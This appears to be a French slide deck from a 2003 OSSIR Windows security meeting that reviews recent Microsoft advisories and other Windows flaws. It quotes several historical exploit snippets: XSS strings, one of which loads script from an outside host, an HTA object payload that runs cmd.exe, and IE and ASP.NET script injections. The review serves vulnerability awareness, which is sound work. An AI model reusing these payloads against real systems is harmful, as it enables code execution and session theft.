
EdelWeb

OSSIR
Groupe Sécurité Windows

Réunion du 6 octobre 2003



Revue des dernières vulnérabilités Windows

Nicolas RUFF

nicolas.ruff@edelweb.fr

Dernières vulnérabilités
Avis Microsoft (1/9)

EdelWeb

- **Avis de sécurité Microsoft depuis le 07/07/2003**
  - **MS03-023 Vulnérabilité dans le convertisseur HTML**
    - **Affecte : toutes les versions de Windows (98 -> 2003)**
    - **Cause : bug dans HTML32.CNV**
    - **Exploit :**
      - **Utilise la fonction couper/coller**
      - **Permet d'obtenir les privilèges de l'utilisateur courant**
  - **MS03-024 Vulnérabilité SMB**
    - **Affecte : implémentation SMB dans Windows NT4 - XP**
    - **Exploit :**
      - **L'envoi d'un paquet SMB malformé permet d'exécuter du code dans le contexte SYSTEM**
      - **Une connexion authentifiée est nécessaire**

Dernières vulnérabilités
Avis Microsoft (2/9)

- **MS03-025 Élévation de privilèges via les options d'accessibilité**
  - **Affecte : Windows 2000 (+ autres versions ?)**
  - **Cause : attaque générique dite "shatter attack" sur UTILMAN.EXE**
  - **Exploit :**
    - **Envoyer un message LVM_SORTITEMS ou LVM_SORTITEMSEX**
    - **La fonction de callback est appelée avec le contexte SYSTEM**
  - **Autre :**
    - **Corrigé dans Windows 2000 SP4**
    - **http://www.ngssoftware.com/advisories/utilitymanager.txt**

- **MS03-026 "Buffer overflow" dans EXPLORER.EXE**
  - **Affecte : Windows XP**
  - **Exploit : créer un fichier DESKTOP.INI malformé**

Dernières vulnérabilités
Avis Microsoft (3/9)

EdelWeb

- MS03-027 "Buffer overflow" dans le gestionnaire RPC
  - Affecte : Windows NT4 – 2003
  - Exploit :
    - Paquet malformé sur le port TCP/135
    - Ne nécessite pas d'authentification
    - Exploit disponible
      - Ne fonctionne pas sur NT4 ("abstract syntax not supported")
      - Ne fonctionne pas sur 2003 (compilé avec VS.Net et le mécanisme de "stack protection" intégré)
  - Correctif :
    - HKLM\SOFTWARE\Microsoft\Ole\EnableDCOM="N"
    - Patch (requière Windows 2000 SP2)

- MS03-028 "Cross-site scripting" via les pages d'erreur ISA
  - Affecte : ISA Server
  - Exploit:
    - http://<iframe>:test@[serveur]/test
    - http://<img%09src=""%09onerror="document.scripts[0].src=%27
      - http%5Cx3a%5Cx2f% 5Cx2f
      - jscript.dk%5Cx2ftest.js%27;">script@YOUR.TLD/%U0

Dernières vulnérabilités
Avis Microsoft (4/9)

- **MS03-029 Déni de service local**
  - **Affecte : Windows NT4**
  - **Exploit :**
    - **"Memory leak" dans une fonction de gestion de fichiers**
- **MS03-030**
  - **Affecte : DirectX 5.2 – 9.0**
  - **Exploit :**
    - **Double "buffer overflow" dans le gestionnaire de fichiers MIDI**
- **MS03-031 Patch cumulatif SQL Server**
  - **Affecte : SQL Server 7.0 / 2000, MSDE 1.0 / 2000**
  - **Exploit :**
    - **Élévation de privilège locale via canal nommé (déjà connu)**
    - **DoS réseau via un canal nommé (nouveau - @stake)**
    - **"Buffer overflow" local via LPC (nouveau - @stake)**

Dernières vulnérabilités
Avis Microsoft (5/9)

EdelWeb

- MS03-032 Patch cumulatif pour IE
  - Affecte : IE 5.0, 5.5, 6.0
  - Nouvelles vulnérabilités
    - "Cross-domain scripting" (exécution de scripts dans la zone poste de travail)
    - Exécution de code via un "object-type" invalide
      - <object data="www.yourinternethost.com/yourexploitwebpageorcgi.html"> </object>
      - Content-Type: application/hta Content-Length: 191
      - <html> <object id='wsh' classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'></object>
      - <script> wsh.Run("cmd.exe /k echo Hello world"); </script>
    - "Kill bit" positionné sur le contrôle Windows Reporting Tool (BR549.DLL)
    - Déni de service via le tag "INPUT" (déjà connu)
    - Mise à jour du bulletin MS03-020 ("buffer overflow" sur le tag "OBJECT") pour les langues étrangères

- A propos des vulnérabilités IE
  - Le nombre de vulnérabilités IE publiées ces derniers mois est exponentiel !
    - Faille HTA, série "Liu Die Yu", …
  - Une variante de la vulnérabilité "object-type" a été trouvée
    - La désactivation du scripting ne permet pas de se protéger
    - Pas de patch disponible
    - Exploitée par le spyware "ADPlus" alias "SurferBar" !
    - Exploitée également par des vendeurs de eCard espionnes !

Dernières vulnérabilités
Avis Microsoft (6/9)

- MS03-033 "Buffer overflow" dans MDAC
  - Affecte : MDAC 2.5, 2.6, 2.7
  - Exploit : exécution de code dans le contexte de l'application effectuant une requête MDAC sur le réseau via une réponse au "broadcast" SQL
- MS03-034 Fuite d'information dans les octets de "padding" des réponses NBNS
  - Affecte : Windows NT4, 2000, XP, 2003
  - Exploit : effectuer des résolutions de nom NetBIOS …
  - Crédit : FoundStone

- Série des failles "Office" (découvertes en majorité par eEye)
  - MS03-035 Exécution de macros Office sans confirmation
    - Affecte : Word 97, 98, 2000, 2002 (XP), Works 2001, 2002, 2003
    - Exploit : N/D
  - MS03-036 "Buffer overflow" dans le convertisseur WordPerfect
    - Affecte : Office (+ Frontpage & Publisher), Works – toutes versions
    - Exploit :
      - Exécution de code dans le contexte de l'utilisateur à l'ouverture d'un document WordPerfect (disponible sur le site eEye)
      - Disponible sur Internet

Dernières vulnérabilités
Avis Microsoft (7/9)

- MS03-037 "Buffer overflow" dans Access Snapshot Viewer
  - Affecte : Access 97, 2000, 2002 (XP)
  - Exploit : exécution de code dans le contexte de l'utilisateur
- MS03-038 "Buffer overflow" dans VBA
  - Affecte : VBA 5.0 à 6.3
    - Inclus dans Office, Frontapge, Publisher, Visio, Project, Works, Business Solutions, …
  - Exploit : "buffer overflow" dans le propriétés du document lues à l'ouverture (disponible sur le site eEye)
- MS03-039 "Buffer overflow" RPCSS
  - Affecte : Windows NT4, 2000, XP, 2003
  - Exploit :
    - 2 "buffer overflow"
    - 1 DoS
  - Patch cumulatif incluant MS03-027

Dernières vulnérabilités
Avis Microsoft (8/9)

- MS03-040 Patch cumulatif pour IE
  - Affecte : IE 5.01 à 6.0

- Liste des nouveaux problèmes identifiés dans IE avant ce patch
  - Déni de Service
    - Exploit : ftp*://?
  - Ouverture de "pop-ups" Notepad sans confirmation
    - Exploit : view-source:http://www.google.com
  - Retour d'une vieille vulnérabilité OE
    - Exploit :
      - MIME-Version: 1.0
      - Content-Type: text/plain;
      - Content-Transfer-Encoding: 7bit
      - X-Source: 25.07.03 http://www.malware.com
      - <img dynsrc=javascript:alert()><font color=red>foo
  - Variante de la vulnérabilité ShowHelp()
    - Exploit :
      - mk:@MSITStore:pathof.chm::/compiledhtmlfilewithinchm.html

Dernières vulnérabilités
Avis Microsoft (9/9)

EdelWeb

- Cross-site scripting x2
  - Exploit 1 :
    - <SCRIPT> w=window.open("res://shdoclc.dll/privacypolicy.dlg");
    - alert("wait for the page");
    - w.frames[0].location.href="nothing.txt";
    - alert("wait for 'nothing.txt'")
    - w.frames[0].external.AutoScan("NoSuchDomain849759837",
    - "javascript:alert('document.body.innerText='+document.body.innerText)", "_top"); </SCRIPT>
  - Exploit 2 (déjà vu avant les vacances ?) :
    - about:blank%20< script>alert('XSS');</script>

Dernières vulnérabilités
Avis Microsoft (re-releases)

- **MS02-040 "Buffer overflow" MDAC**
  - **Le code défectueux ne se trouve pas dans la fonction OpenRowSet() mais dans MDAC**
- **MS03-029 Déni de service local ("memory leak")**
  - **Incompatibilité du patch avec RAS**
- **MS03-030 "Buffer overflow" dans DirectX**
  - **Support des versions 5.2 à 9.0**

Dernières vulnérabilités
Infos Microsoft (1/3)

EdelWeb

- **Virus Blaster, Welchia, etc.**
  - La principale info de cette été
  - Fait l'objet d'une présentation spécifique
- **Virus Sobig.F**
  - Fait l'objet d'une présentation spécifique
  - Virus notable car très élaboré techniquement
- **Microsoft s'oriente vers une gestion rationalisée et intégrée des patchs**
  - "Microsoft Guide to Security Patch Management"
  - http://go.microsoft.com/fwlink/?LinkId=16284

Dernières vulnérabilités Infos Microsoft (2/3)

EdelWeb

- Windows 2000 SP4 introduit 2 nouveaux droits issus de Windows 2003
  - Impersonate a Client After Authentication
    - Affecté aux groupes Administrateurs et SERVICE
  - Create Global Objects
    - Concerne la possibilité de créer des objets globaux via TS
  - Cf. http://support.microsoft.com/?kbid=821546
- Microsoft pourrait abandonner l'utilisation des contrôles ActiveX dans IE
  - Violation du brevet de Eolas Tech. sur les plug-ins pour navigateurs
  - Condamné à payer 521 millions de dollars de dommages et intérêts
  - http://www.internetnews.com/dev-news/article.php/3070591
- Fin du support Windows 98/98SE depuis juin 2003
- Fin du support JVM en janvier 2004

Dernières vulnérabilités Infos Microsoft (3/3)

EdelWeb

- **Microsoft attaqué devant la Cour Suprême de Californie**
  - **Sur la vulnérabilité de ses produits et les conséquences potentielles sur les réseaux informatiques**
- **SP3a pour SQL Server 2000**
  - **Mise à jour très discrète**
  - **Peut être appliqué sur la "Evaluation Edition" (pour contrer Slammer)**
  - **Nouvelle version de MDAC**
  - **Ferme le port 1434 lorsque le support réseau est désactivé**
  - **Identification par "ssnetlib.dll"**
    - **2000.80.760.0 => SP3**
    - **2000.80.766.0 => SP3a**

Dernières vulnérabilités
Autres avis (1/5)

- **Vulnérabilité SQL Server**
  - **Affecte : SQL Server (toutes versions, tous OS)**
  - **Cause : conceptuelle à Windows**
  - **Exploit : en utilisant la procédure stockée xp_fileexist() sur un canal nommé, il est possible d'obtenir les droits du processus SQL (en général SYSTEM)**
  - **http://www.atstake.com/research/advisories/2003/a070803-1.txt**
  - **Corrigé dans Windows 2000 SP4**
- **Windows 2000 SP4 ne corrige pas toutes les vulnérabilités annoncées**
  - **MS02-053, version FPSE 2002 non corrigée**
  - **MS03-019, mise à jour du fichier dans "\inetpub\scripts" OU "\winnt\system32\windows media\server" (mais pas les deux)**
  - **MS02-032, mise à jour incomplète pour WMP 7.1**
  - **MS03-014, ne met pas à jour OE 6 SP1**
  - **Etc. ?**

Dernières vulnérabilités
Autres avis (2/5)

- "Buffer overflow" dans RUNDLL32
  - Affecte : Windows XP SP0 et SP1 (+ … ?)
  - Cause : bug dans RUNDLL32
  - Exploit :
    - Rundll32 abc.dll, aaaaaaaaa…
    - Ce bug peut-il vraiment avoir des conséquences graves ?

- "Buffer overflow" dans le connecteur MDAC
  - Affecte : JET 4.0 OLEDB Provider (SQL Server 7.0 et 2000)
  - Cause : bug
  - Exploit : nom de fonction > 276 caractères
  - Corrigé dans le SP7

- "Buffer overflow" dans le contrôle MCIWNDX.OCX
  - Affecte : MCIWNDX.OCX (livré avec Visual Studio 6 ?)

Dernières vulnérabilités
Autres avis (3/5)

- "Buffer overflow" dans le traitement des fichiers ".LNK"
  - Affecte : toutes les versions de Windows
  - Exploit :
    - http://www.sentinelchicken.com/advisories/win-lnk/2k.lnk.DoS
- Déni de service SMTP
  - Affecte : Windows & Exchange SMTP Service
  - Exploit : message avec un attribut "FILETIME" incorrect
- Interaction entre URLScan et RSA SecurID
  - Exploit : permet de tester si une URL est rejetée par URLScan
    - Ex. de réponse : <INPUT TYPE=HIDDEN NAME="referrer" VALUE="Z2FZ3CRejected-By-UrlScanZ3EZ3FZ7EZ2Firm.ida">

Dernières vulnérabilités
Autres avis (4/5)

- Vulnérabilités dans l'interface d'administration Web
  - Affecte : Windows 2003
    - Le reboot ne met pas fin aux sessions en cours
    - XSS via la variable "ReturnURL"
    - Les pages suivantes ne vérifient pas l'identifiant de session
      - /admin/default.asp
      - /admin/tasks.asp
      - /admin/users/users.asp
    - + autres problèmes mineurs
  - http://www.infohacking.com/INFOHACKING_RESEARCH/Our_Advisories/iis6/index.html

- PostThreadMessage() permet de tuer n'importe quel processus
  - Affecte : toutes les versions de Windows
  - Exploit : disponible sur Internet, requière un accès interactif
  - => Déjà utilisé dans l'outil PSKill de Sysinternals

- "Poisoned NULL byte" dans ASP.NET
  - Affecte : ASP.NET 1.1
  - Exploit :
    - foo.bar/search.asp?term=<%00SCRIPT>alert('Vulnerable')</SCRIPT>

Dernières vulnérabilités
Autres avis (5/5)

- **RainbowCrack**
  - **Implémentation de l'attaque NTLM optimisée "encombrement / temps de calcul"**
  - **Trouve 99% des mots de passe alphanumériques en 13 secondes**
  - **http://www.antsight.com/zsl/rainbowcrack/**

Questions / réponses

EdelWeb

- Questions / réponses
- Date de la prochaine réunion :
  - Lundi 3 novembre 2003
- Sujet
  - NGSCB / TCPA
    - Cyril Voisin / Microsoft (?)
  - Risques liés aux documents propriétaires
    - Philippe Lagadec / CELAR
  - Visite du labo Microsoft (?)
- N'hésitez pas à proposer des sujets et des salles